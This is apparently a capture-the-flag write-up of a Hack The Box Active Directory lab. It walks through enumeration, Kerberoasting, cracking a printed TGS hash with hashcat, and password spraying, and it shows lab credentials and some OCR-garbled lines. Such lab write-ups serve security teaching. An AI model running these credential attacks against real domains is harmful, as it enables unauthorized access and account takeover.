
ADMINISTRATOR



Enumeration

NMAP

I always start with an initial NMAP scan to see all the services offered. I like to use RUSTSCANS as it does the port enum faster and then nmap takes over and does the -sV and any other options I want.

```
PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time:
2024-11-11 02:09:13Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
57515/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
58248/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
58259/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
58264/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
58267/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
58286/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

SMB,RPC,FTP and LDAP Enum

I will start by looking at what access I can get.

First I check if the Guest account is enabled. If it is then I can use it to bruteforce the RID.

```
┌──(kali㉿kali)-[~]
└─$ netexec smb administrator.htb -u '' -p ''
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
alse)
SMB         10.10.11.42     445    DC               [+] administrator.htb\:
```

```
┌──(kali㉿kali)-[~]
└─$ netexec smb administrator.htb -u 'Guest' -p ''
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
alse)
SMB         10.10.11.42     445    DC               [-] administrator.htb\Guest: STATUS_ACCOUNT_DISABLED
```

```
 ================================================================================
|    Domain Information via SMB session for administrator.htb    |
 ================================================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC
NetBIOS domain name: ADMINISTRATOR
DNS domain: administrator.htb
FQDN: dc.administrator.htb
Derived membership: domain member
Derived domain: ADMINISTRATOR
```

Ftp doesn't have anonymous signing so I will comeback to this later.

Kerberos Enum

I will start enumerating port 88 with kerbrute to get a valid list of users which I can then check for any Asrep-Roasting

```
2024/11/10 14:27:59 >  [+] VALID USERNAME:       michael@administrator.htb
2024/11/10 14:28:01 >  [+] VALID USERNAME:       Michael@administrator.htb
2024/11/10 14:28:01 >  [+] VALID USERNAME:       benjamin@administrator.htb
2024/11/10 14:28:14 >  [+] VALID USERNAME:       administrator@administrator.htb
2024/11/10 14:28:14 >  [+] VALID USERNAME:       emily@administrator.htb
2024/11/10 14:28:14 >  [+] VALID USERNAME:       MICHAEL@administrator.htb
2024/11/10 14:28:20 >  [+] VALID USERNAME:       olivia@administrator.htb
2024/11/10 14:28:24 >  [+] VALID USERNAME:       Benjamin@administrator.htb
2024/11/10 14:28:32 >  [+] VALID USERNAME:       ethan@administrator.htb
2024/11/10 14:29:47 >  [+] VALID USERNAME:       Administrator@administrator.htb
2024/11/10 14:30:59 >  [+] VALID USERNAME:       BENJAMIN@administrator.htb
2024/11/10 14:32:41 >  [+] VALID USERNAME:       Emily@administrator.htb
2024/11/10 14:33:39 >  [+] VALID USERNAME:       Olivia@administrator.htb
2024/11/10 14:35:14 >  [+] VALID USERNAME:       Ethan@administrator.htb
```

```
Ethan
Olivia
Emily
emily
benjamin
Administrator
michael
```

I tried to see if any of the accounts had preauth required bbut they do not.

```
[-] User Ethan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Olivia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Emily doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User BENJAMIN doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User michael doesn't have UF_DONT_REQUIRE_PREAUTH set
```

I then attempted a simple bruteforce attack with their same names and it didn't work.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb administrator.htb -u users.txt -p users.txt
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
ue) (SMBv1:False)
SMB         10.10.11.42     445    DC               [-] administrator.htb\Ethan:Ethan STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\ethan:Ethan STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\Olivia:Ethan STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\Emily:Ethan STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\emily:Ethan STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\BENJAMIN:Ethan STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\Benjamin:Ethan STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\benjamin:Ethan STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\Administrator:Ethan STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\michael:Ethan STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\MICHAEL:Ethan STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\Michael:Ethan STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\Ethan:ethan STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\ethan:ethan STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\Olivia:ethan STATUS_LOGON_FAILURE
```

After suffering for an hour I found the following:

As is common in real life Windows pentests, you will start the Administrator box with credentials for the following account: Olivia / ichliebedich

```
Olivia / ichliebedich
```

RID bruteforce

Since I got creds it means I can do an RID bruteforce to get valid accounts.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb administrator.htb -u Olivia -p ichliebedich --rid-brute
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
ue) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\Olivia:ichliebedich
SMB         10.10.11.42     445    DC               498: ADMINISTRATOR\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.42     445    DC               500: ADMINISTRATOR\Administrator (SidTypeUser)
SMB         10.10.11.42     445    DC               501: ADMINISTRATOR\Guest (SidTypeUser)
SMB         10.10.11.42     445    DC               502: ADMINISTRATOR\krbtgt (SidTypeUser)
SMB         10.10.11.42     445    DC               512: ADMINISTRATOR\Domain Admins (SidTypeGroup)
SMB         10.10.11.42     445    DC               513: ADMINISTRATOR\Domain Users (SidTypeGroup)
SMB         10.10.11.42     445    DC               514: ADMINISTRATOR\Domain Guests (SidTypeGroup)
SMB         10.10.11.42     445    DC               515: ADMINISTRATOR\Domain Computers (SidTypeGroup)
SMB         10.10.11.42     445    DC               516: ADMINISTRATOR\Domain Controllers (SidTypeGroup)
SMB         10.10.11.42     445    DC               517: ADMINISTRATOR\Cert Publishers (SidTypeAlias)
SMB         10.10.11.42     445    DC               518: ADMINISTRATOR\Schema Admins (SidTypeGroup)
SMB         10.10.11.42     445    DC               519: ADMINISTRATOR\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.42     445    DC               520: ADMINISTRATOR\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.42     445    DC               521: ADMINISTRATOR\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.42     445    DC               522: ADMINISTRATOR\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.42     445    DC               525: ADMINISTRATOR\Protected Users (SidTypeGroup)
SMB         10.10.11.42     445    DC               526: ADMINISTRATOR\Key Admins (SidTypeGroup)
```

```
ADMINISTRATOR\Administrator
ADMINISTRATOR\Guest
ADMINISTRATOR\krbtgt
ADMINISTRATOR\Domain
ADMINISTRATOR\Protected
```

```
ADMINISTRATOR\DC$
ADMINISTRATOR\olivia
ADMINISTRATOR\michael
ADMINISTRATOR\benjamin
ADMINISTRATOR\emily
ADMINISTRATOR\ethan
ADMINISTRATOR\alexander
ADMINISTRATOR\emma
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb administrator.htb -u Olivia -p ichliebedich --shares
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
ue) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\Olivia:ichliebedich
SMB         10.10.11.42     445    DC               [*] Enumerated shares
SMB         10.10.11.42     445    DC               Share           Permissions     Remark
SMB         10.10.11.42     445    DC               -----           -----------     ------
SMB         10.10.11.42     445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.42     445    DC               C$                              Default share
SMB         10.10.11.42     445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.42     445    DC               NETLOGON        READ            Logon server share
SMB         10.10.11.42     445    DC               SYSVOL          READ            Logon server share
```

No strange SMB shares

I have winrm access. But I don't yet want to access the machines I want to finish enumerating properly so that I don't miss anything.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec winrm administrator.htb -u Olivia -p ichliebedich
WINRM       10.10.11.42     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM       10.10.11.42     5985   DC               [+] administrator.htb\Olivia:ichliebedich (Pwn3d!)
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ impacket-GetNPUsers administrator.htb/ -usersfile users.txt  -dc-ip 10.10.11.42
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for r
emoval in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User olivia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User michael doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User benjamin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User emily doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ethan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
```

Now I will try to see if I can do any kerberoasting and then if this doesn't work ill try bloodhound to see if maybe a path is possible.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ impacket-GetUserSPNs administrator.htb/Olivia  -dc-ip 10.10.11.42 -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name   MemberOf  PasswordLastSet             LastLogon                   Delegation
--------------------  ------ --------  --------------------------  --------------------------  ----------
nonexistent/BLAHBLAH  ethan             2024-10-12 16:52:14.117811  2024-11-10 22:01:12.616566


[-] CCache file is not found. Skipping...
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

I have to sync my time with that of the DC.

```
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$cbe99c1f3f2e7ca41f59744c
07154ab0$78b86979249ca373e218a36ec924e25d3e9fd1e67bc45e61af40e904d412971e8df43d8e5d269
f21781f28bef24297e558512085dbd492167e4094baa96bc8790a29bf43d945b2942f89777622ea8f2a9e6
19b4b742501d66c0999ed3bc632582ab95eb6589b4888ae74c3d08212fb97302d2286c3f78532114f68ebc
513a00d7911b9e403c7a66ad142591131beae4c6d52eb2e1bd958c5f5f4dfec1eeb2373a3ef2e82c3f2fcd
```

```
380ab59d6b4a99bb9938989655a720b31de8a45f56e93af492d224acbcc87df05bf6242441b82a1e5c9e5d
0e1b0ce5e6bb8d74a69eff3f5b783e759ae9bd931160083a56f01a0f0fc36718dfdf620452a0f5287be5ec
4dd5ee0924173c3b06cfa7c9ffc425f036dd5bc62707e6402fef059b21de8aeaf2213758f02bbabbf0cddc
40522c6224dabb6b69997c750d11c9849df8857386a643948367cb97a26d7661ff0538d7ca7c8e1ea0aa09
3f85e9a98b89b6ea3761c4f8d9e5c034c5c53a86c59adcc0aa5e42da81b84afce9af8df79d71c6afb29d97
ba5f9aadc480bbf51ce6da79e86bd6768c5b263dab3bbed12040078f3879a4e3cf562e32e00d59bb445962
069ee26564ec326e2edf415f1c86bc8fcd018265a759e6dca11101713104b2bb1cbec32a365eb1dbd7a114
baecfc7d5d4f7e2c14381112d656468b6cb80cc443a63ee08905cdf92eb4c66fce04396f4d040737287774
9de98d7f37064f216735527b25b682bf0ccbf5b465437a260e7affe7d6e93421c8c357fb12c07af282491c
c6cb8a3aa4e69065efea742c459b142916500d443c5586d320d3acee327dcb87b0fa9ba5f990a0f8b5445f
e3bd5a768572e97e1e5b0348228839d941cc42f6a8d877d2fe5c9f8d4e66fe5455e5ce1fc04a545ad14fe6
dfc7e8579c6391ba322966fcd978f04f30cc10633f0d4a6926f96585109055f5565804bdc674241564a87e
26a64971d0b0f67e729c30b6821074c4da66e5e301bfe6571cf5fdbc59d984dbc88d05baf57b45234df922
36e2b54910720c6de4c348fbed798c638d1a059891e159041f49e6f162ea15db5f20cb1dc4d0a2a7fab6b0
d43048ce95e0ad3c1c758c07164a16f31dcaba529b4c8469e076f492c48cd23b7d7874bffdbaf59be75fcb
b621a863a7a57b9d369fd926c3c2ad177d2abd825c2316c9c1f8d0245d2342fb076c7d135ce0fd192b9af4
735e8ef524df34cb2ed1cbcd3da3ab9e3c7c892c2340f248ccc1c7fba693d6552577e7e3be3840f626f72e
fd60cc1f9d3e1b81cb5135ab6c19319200f42acea06456de2b6e85665d9619eb58e7d5b74c20acc1530cff
3219f6f304d008686c2273de56f4aea87cd693195978f5bead8a92d39d3aa6c987ff2538bcfb46b530eb1a
b8d18b9ff4cb84490ef8d52426aaec2c9c039f38b188f800c8a0603f46597d12ac0ecc3a05317912764f4b
7f2bec08be12b5dc24a5f7dae21b7e2891b42024324f021fa9774941e6eb5c3a854cb6ed5330250b237f15
cea3afe949efb9cc223
```

Now lets see if I can break it and get the creds.

```
13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol
```

```
69e076f492c48cd23b7d7874bffdbaf59be75fcbb621a863a7a57b9d369fd926c3c2ad177d2abd825c2316c9c1f8d0245d2342fb076c7d135ce0fd192b9af4735e8ef524df34
cb2ed1cbcd3da3ab9e3c7c892c2340f248ccc1c7fba693d6552577e7e3be3840f626f72efd60cc1f9d3e1b81cb5135ab6c19319200f42acea06456de2b6e85665d9619eb58e7
d5b74c20acc1530cff3219f6f304d008686c2273de56f4aea87cd693195978f5bead8a92d39d3aa6c987ff2538bcfb46b530eb1ab8d18b9ff4cb84490ef8d52426aaec2c9c03
9f38b188f800c8a0603f46597d12ac0ecc3a05317912764f4b7f2bec08be12b5dc24a5f7dae21b7e2891b42024324f021fa9774941e6eb5c3a854cb6ed5330250b237f15cea3
afe949efb9cc223:limpbizkit

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....9cc223
Time.Started.....: Sun Nov 10 22:32:36 2024 (0 secs)
Time.Estimated...: Sun Nov 10 22:32:36 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1753.5 kH/s (1.07ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8192/14344385 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
```

Managed to crack it and get the plaintext password.

Now that I have creds I always like to do a simple password spray to see if there is any password reuse.

```
Olivia:ichliebedich
ethan:limpbizkit
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb  10.10.11.42 -u users.txt -p 'ichliebedich' --continue-on-success
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
ue) (SMBv1:False)
SMB         10.10.11.42     445    DC               [-] administrator.htb\Administrator:ichliebedich STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [+] administrator.htb\olivia:ichliebedich
SMB         10.10.11.42     445    DC               [-] administrator.htb\michael:ichliebedich STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\benjamin:ichliebedich STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\emily:ichliebedich STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\ethan:ichliebedich STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\alexander:ichliebedich STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\emma:ichliebedich STATUS_LOGON_FAILURE
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb  10.10.11.42 -u users.txt -p 'limpbizkit' --continue-on-success
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb)
ue) (SMBv1:False)
SMB         10.10.11.42     445    DC               [-] administrator.htb\Administrator:limpbizkit STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\olivia:limpbizkit STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\michael:limpbizkit STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\benjamin:limpbizkit STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\emily:limpbizkit STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [+] administrator.htb\ethan:limpbizkit
SMB         10.10.11.42     445    DC               [-] administrator.htb\alexander:limpbizkit STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [-] administrator.htb\emma:limpbizkit STATUS_LOGON_FAILURE
```


FTP Enum

